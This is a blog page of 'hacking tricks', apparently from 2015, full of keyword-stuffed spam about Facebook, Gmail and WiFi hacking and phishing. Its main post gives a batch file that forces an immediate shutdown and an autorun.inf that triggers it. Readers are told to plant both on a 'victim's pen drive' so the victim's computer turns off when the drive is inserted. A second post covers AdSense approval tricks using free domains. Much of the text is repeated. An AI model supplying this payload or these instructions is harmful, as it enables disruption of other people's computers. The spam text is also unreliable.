
Migme facebook wapka. Latest wml wxhtml wifi mig33 hacking phishing. trick code for mobile.
for pc facebook for .hacking online mobile .earning gmail trick .hacking colour free tricks .internet without free internet in trick in nepal.
india how to
free internet pakistan .how make a gmail hacking pc virus in computer how to play hack facebook.
Tuesday, January 20, 2015
Migme facebook wapka Latest wml wxhtml wifi mig33 hacking phishing trick code for mobile
for pc facebook for hacking online mobile earning gmail trick hacking colour free tricks internet without free internet in trick in nepal
india how to
free internet pakistan how make a gmail hacking pc virus in computer how to play hack facebook.
Migme facebook wapka Latest wml wxhtml wifi mig33 hacking phishing trick code for mobile
for pc faceboo for hacking online mobile earning gmail trick hacking colour free tricks internet without free internet in trick in nepal
india how to
free internet pakistan how make a gmail hacking pc virus in computer how to play hack facebook.
Sunday, January 18, 2015
How to Make a dangerous virus in P.C
Try It to
College,school,institute....and Fun With
Friends...
Step 1:>>copy this code into notepad:
@echo off
shutdown -s -t 00
Save as sasikumar.bat extension (for eg:
sasikumar.bat).
Step 2:
Now open the notepad and copy this code:
[autorun]
Open=Sasikumar.bat
Action=Mouse Disable
Save it as "autorun.inf"
Step 3:
Then copy the two files in your pen drive or
victim's pen drive.
That's all whenever the victim insert his pen
drive,the system will be turned off
automatically.
Check How to Disable This:-
First Stop Autorun in Your Computer And
Then Format Pendrive..
College,school,institute....and Fun With
Friends...
Step 1:>>copy this code into notepad:
@echo off
shutdown -s -t 00
Save as sasikumar.bat extension (for eg:
sasikumar.bat).
Step 2:
Now open the notepad and copy this code:
[autorun]
Open=Sasikumar.bat
Action=Mouse Disable
Save it as "autorun.inf"
Step 3:
Then copy the two files in your pen drive or
victim's pen drive.
That's all whenever the victim insert his pen
drive,the system will be turned off
automatically.
Check How to Disable This:-
First Stop Autorun in Your Computer And
Then Format Pendrive..
How to Get Approved in Adsense Easily With Any Domain. *New Method*
There are Many Service in Intrenet which
Provide u Free Domain Name and that
Very Easily to Approved in adsense.
So We are Sharing Step by Step How to
Get Approved in Adsense-
Suppose if You have a Domain as
tricktheworldz.blogspot.com then Search
For Availability of sasikumar.tk or
co.cc
Activate Your Account and Login on Your
Co.cc or Tk Account Click On Setup >
Manage DOmain.
Select Zone Record and in Host Column
Enter Your Co.cc or tk Domain:
sasikumar.cc or tk.
Now Select CNAME for Type and Enter
ghs.google.com on value Field.
By Now You Have Done Setting Your co.cc
or tk Domain Now time to Moved up for
Adsense
How to Redirect Blogspot
blog to co.cc Domain Name :
How to Redirect Your
Blogspot blog to Custom
Domain:

Login to Your Blogspot Account, Under
Setting>Publishing, Select Switch to
Custom Domain
Now Enter Your Co.cc or Tk
Domain in Field and Click
On Save.
It Will Take only Two days
to take Setting in Effect.
as Soon as Your Blog is
Redirected to Co.cc or Tk
Domain, Then Apply For
adsense-
Some time Google Reject
Your Application. But Ty
again and Again.
Not Loose Your Hope Try
again and Again to Accept
in Adsense.
Enjoy Guyss..
Provide u Free Domain Name and that
Very Easily to Approved in adsense.
So We are Sharing Step by Step How to
Get Approved in Adsense-
Suppose if You have a Domain as
tricktheworldz.blogspot.com then Search
For Availability of sasikumar.tk or
co.cc
Activate Your Account and Login on Your
Co.cc or Tk Account Click On Setup >
Manage DOmain.
Select Zone Record and in Host Column
Enter Your Co.cc or tk Domain:
sasikumar.cc or tk.
Now Select CNAME for Type and Enter
ghs.google.com on value Field.
By Now You Have Done Setting Your co.cc
or tk Domain Now time to Moved up for
Adsense
How to Redirect Blogspot
blog to co.cc Domain Name :
How to Redirect Your
Blogspot blog to Custom
Domain:
Login to Your Blogspot Account, Under
Setting>Publishing, Select Switch to
Custom Domain
Now Enter Your Co.cc or Tk
Domain in Field and Click
On Save.
It Will Take only Two days
to take Setting in Effect.
as Soon as Your Blog is
Redirected to Co.cc or Tk
Domain, Then Apply For
adsense-
Some time Google Reject
Your Application. But Ty
again and Again.
Not Loose Your Hope Try
again and Again to Accept
in Adsense.
Enjoy Guyss..
Popular Posts
-
Step 1: How to download apk directly from Google Play Store to pc How To Download APK Files Directly From Google Play? Usually, people get a...
-
Internet Download Manager (IDM) is always been all time favorite download manager on internet. There are many users who are simply the die h...
-
 facebook is best place to interact with friends by doing chatting or other activities. Facebook is also best way to spend extra time onlin...
 -
Free Recharge For Worldwide Network By Topit Apk or android apps not hacking it is true. just download topitapp from play store or google an...
-
ABOUT Ashish Puri: My name is Ashish Puri from Pokhara, Nepal. I worked on various platform like Web Design, Photo Shop,Video Editing, An...
-
Earn Free Recharges With EasyLakshmi Steps To Get Free Recharge At First Register Here Registration Bonus - ₹0.20 Login B...
-
 Here i will share n update super Working Front query Trick working in all States for All Airtel Java/Symbian Users Dwonload any opera Handll...
 -
 Hello Friends, I got many response on to Wi-Fi Hacking, I already discussed about WEP. But Now-a-days many people are using WPA/WPA2 Securit...
 -
You can hack wifi from your phone in Just Two Minuets. You just need to install few apps and you can enjoy high speed free internet from yo...
-
 Website Security is a major problem today and should be a priority in any organization or a webmaster, Now a days Hackers are concen...